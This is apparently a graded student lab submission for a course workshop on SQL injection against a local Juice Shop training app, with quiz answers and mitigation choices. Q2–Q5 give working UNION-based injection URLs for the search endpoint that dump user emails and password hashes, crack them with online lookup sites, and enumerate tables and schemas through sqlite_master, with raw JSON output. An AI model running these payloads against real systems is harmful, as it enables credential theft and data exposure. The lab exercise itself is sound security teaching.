Q1 Study Group Information
0 Points

Students can optionally form study groups of *no more than 3 students* to complete lab activities.

Study groups are not allowed to collaborate to complete any other assignments in the course besides written lab activities.

Please enter the names/unityIDs (for example: Laurie Williams, lawilli3) of the students in your study group:

Vishnu Challa, vchalla2
Srujan Ponnur, sponnur
Varun Kumar Veginati, vvegina

Q2 Passwords
21 Points

Attack Goal: Discover the plaintext (not hashed) password for each of the following users. (enter the case-sensitive password)

Q2.1 Passwords
7 Points

user: chris.pike **password**:

uss enterprise

user: accountant **password**:

moneymoneymoney

Q2.2 Steps
7 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - At first, I have tried logging in with username = ' and password = test. It raised a login error. Then in the Chrome Console, Network tab response, I have noticed a query being executed with an error code which is as follows.

"code": "SQLITE_ERROR",
"sql": "SELECT * FROM Users WHERE email = "' AND password = 'e3db51dbd69ddf1d6f08c6327799fe3c' AND deletedAt IS NULL"

Step 2 - From the above results, I have inferred that the website is running on SQLite backend and has a table with the name "users" and has columns "email" and "password".

Step 3 - Then I needed a way to inject a SQL query through a parameter taken in any of the endpoint URLs. So for that, I have performed a search in the search bar in UI with the text "apple".

Step 4 - Then I have opened the console and in the network tab headers I have figured out the URL being used is "http://localhost:3000/rest/products/search?q=" where "q=apple" is the parameter on which the results are being queried. I have tried out the same URL in a new tab and noticed a JSON response with 9 attributes in each row.

{"id":1,"name":"Apple Juice (1000ml)","description":"The all-time classic.","price":1.99,"deluxePrice":0.99,"image":"apple_juice.jpg", "createdAt":"2022-01-18 18:06:03.480 +00:00","updatedAt":"2022-01-18 18:06:03.480 +00:00","deletedAt":null}

Then I tried changing the parameter to "q=';" and noticed an SQLite error. This tells that the queries can be executed and if the right query is performed then I can get my results.

Step 5 - So by applying the findings in step 2 & step 4 I have modified the endpoint in such a way that we will inject a union query to get the user's data. The modified endpoint is as follows:

http://localhost:3000/rest/products/search?q=xyz')) UNION SELECT email, password, '3', '4', '5', '6', '7', '8', '9' FROM users--

Explanation:
While performing a UNION operation the number of columns must be the same on both the tables. As we have noticed that the endpoint returns 9 columns in step 4 we are querying for 9 attributes from the "users" table with two known columns "email and password" and the rest of them are dummy to just match the column count. And also we have placed a dummy attribute value of parameter "q" so we get all the data from the "users" table only. And the response for this query is as follows:

{"status":"success","data":
[{"id":"accountant@wolfpa.ck","name":"7f6db0e0f66e6c1a06ec39489158c7e9","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"chris.pike@wolfpa.ck","name":"10a783b9ed19ea1c67c3a27699f0095b","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}

Step 6 - Then I have taken the hashed password values from the "name" attribute in the response and decrypted them from the following sites.
* https://crackstation.net/
* https://md5hashing.net/hash/md5
Hashed Value - 7f6db0e0f66e6c1a06ec39489158c7e9,
Original Value - moneymoneymoney
Hashed Value - 10a783b9ed19ea1c67c3a27699f0095b,
Original Value - uss enterprise


Step 7 - I have verified the details by successfully logging into one of the accounts.
username: accountant@wolfpa.ck
password: moneymoneymoney

Q2.3 Attack


7 Points

Upload an image/screenshot of your successful attack:


▾ Screenshot 2022-01-18 at 2.59.52 PM.png Download




▾ Screenshot 2022-01-18 at 3.04.23 PM.png Download



▾ Screenshot 2022-01-18 at 3.06.26 PM.png Download



▾ Screenshot 2022-01-18 at 3.06.37 PM.png Download



Q3 Tables

21 Points

Attack Goal: Discover the names of all the tables in the database.

Q3.1 Table Names

7 Points

Which of the following are valid tables in the database? Mark ALL that apply.

- [ ] Accounts
- [ ] PaymentInfo
- [x] Feedbacks
- [ ] ShoppingCarts
- [x] Addresses
- [ ] ShoppingBaskets
- [x] Products
- [x] PurchaseQuantities
- [x] Deliveries
- [ ] Customers
- [ ] Items

Q3.2 Steps

7 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - From the Workshop Activity - 1 -> Getting Started section and from the official SQLite documentation: https://www.sqlite.org/schematab.html, I have discovered that sqlite_master is an internal table that is present in all SQLite databases. The content of this table describes the database's schema.

Step 2 - Looking at the attributes of the sqlite_master table given in the documentation: https://www.sqlite.org/schematab.html, I have figured out that the below query can get us all the table names.
SELECT name FROM sqlite_master WHERE type ='table'

Step 3 - Then I have combined this query with the query being performed in the search endpoint using SQL injection which we discovered in the previous question. Which is as below:

http://localhost:3000/rest/products/search?q=xyz')) UNION SELECT name, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master WHERE type ='table'--

Q3.3 Attack

7 Points

Upload an image/screenshot of your successful attack:

▾ Screenshot 2022-01-19 at 11.27.54 AM.png Download


{"status":"success","data":[{"id":"CREATE TABLE `Products` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `description` VARCHAR(255), `price` DECIMAL, `deluxePrice` DECIMAL, `image` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}

▾ Screenshot 2022-01-19 at 11.28.05 AM.png Download


{"status":"success","data":[{"id":"Addresses","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"BasketItems","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Baskets","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Captchas","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Cards","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Challenges","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Complaints","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Deliveries","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Feedbacks","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"ImageCaptchas","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Memories","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"PrivacyRequests","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Products","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"PurchaseQuantities","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Quantities","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Recycles","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"SecurityAnswers","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"SecurityQuestions","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Users","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"Wallets","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"sqlite_sequence","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}

Q4 Products
21 Points

Attack Goal: Discover when certain products were deleted/disabled in the system.

Q4.1 Products
7 Points

Product: Juice Shop Sticker (2015/2016 design)
Deleted On:

- ○ July 1, 2017
- ◉ April 28, 2017
- ○ December 27, 2014
- ○ February 1, 2019

Product: Juice Shop Raleigh Tour 2017 Sticker Sheet (Special Edition)
Deleted On:

- ○ July 1, 2017
- ○ September 20, 2017
- ○ December 27, 2014
- ◉ August 18, 2018

Q4.2 Steps
7 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - As we have discovered all the table names in the previous steps, In order to check the product details "Products" table seems to have the required information about each product. So I have decided to execute queries on that table.

Step 2 - I have modified the endpoints as follows for the required response.

http://localhost:3000/rest/products/search?q=xyz')) UNION select * from Products where name LIKE '%25Juice Shop Sticker (2015/2016 design)%25'--


http://localhost:3000/rest/products/search?q=xyz')) UNION select * from Products where name LIKE '%25Juice Shop Raleigh Tour 2017 Sticker Sheet (Special Edition)%25'--

Q4.3 Attack

7 Points

Upload an image/screenshot of your successful attack:

Screenshot 2022-01-19 at 3.07.41 PM.png Download



Screenshot 2022-01-19 at 3.07.58 PM.png Download

Q5 Table Fields

21 Points

Attack Goal: Discover the fields in certain tables in the database.

Q5.1 Table Fields

7 Points

Which of the following are fields/columns in the Wallets table in the database? Mark ALL that apply.

- [ ] fullName
- [x] createdAt
- [x] balance
- [ ] deletedAt
- [ ] previousBalance
- [x] UserId
- [ ] zipCode

Q5.2 Steps

7 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1: From one of the above questions and the SQLite official documentation: https://www.sqlite.org/schematab.html I have observed that 'sqlite_master' contains the schema information of all the tables.

Step 2: We can modify the search URL as follows in order to query from the sqlite_master table about Wallets table.

http://localhost:3000/rest/products/search?q=xyz')) UNION


```
SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master
WHERE tbl_name = 'Wallets'--
```

Q5.3 Attack

7 Points

Upload an image/screenshot of your successful attack:

Screenshot 2022-01-19 at 3.24.50 PM.png Download



Q6 Mitigation Techniques

16 Points

Which of the following techniques help mitigate the risk of injection attacks? Mark ALL that apply.

- [ ] require inputs through file uploads instead of input fields
- [x] perform security checks on the server-side in addition to the client-side
- [ ] avoid using static analysis tools
- [ ] avoid using database frameworks like Hibernate
- [x] use libraries that help sanitize user inputs by removing or escaping unacceptable characters
- [x] use prepared statement libraries associated with the particular programming language
- [ ] require inputs through form fields instead of uploads

Workshop 1: Injection

GRADED

GROUP

Varun Kumar Veginati
Srujan Ponnur
Vishnu Challa
View or edit group

TOTAL POINTS

100 / 100 pts

QUESTION 1

Study Group Information **0** / 0 pts

QUESTION 2

Passwords **21** / 21 pts

2.1 Passwords **7** / 7 pts

2.2 Steps **7** / 7 pts

2.3 Attack **7** / 7 pts

QUESTION 3

Tables **21** / 21 pts

3.1 Table Names **7** / 7 pts

3.2 Steps **7** / 7 pts

3.3 Attack **7** / 7 pts

QUESTION 4

Products **21** / 21 pts

4.1 Products **7** / 7 pts

4.2 Steps **7** / 7 pts

4.3 Attack **7** / 7 pts

QUESTION 5

Table Fields **21** / 21 pts

5.1 Table Fields **7** / 7 pts

5.2 Steps **7** / 7 pts

5.3 Attack **7** / 7 pts

QUESTION 6

Mitigation Techniques **16** / 16 pts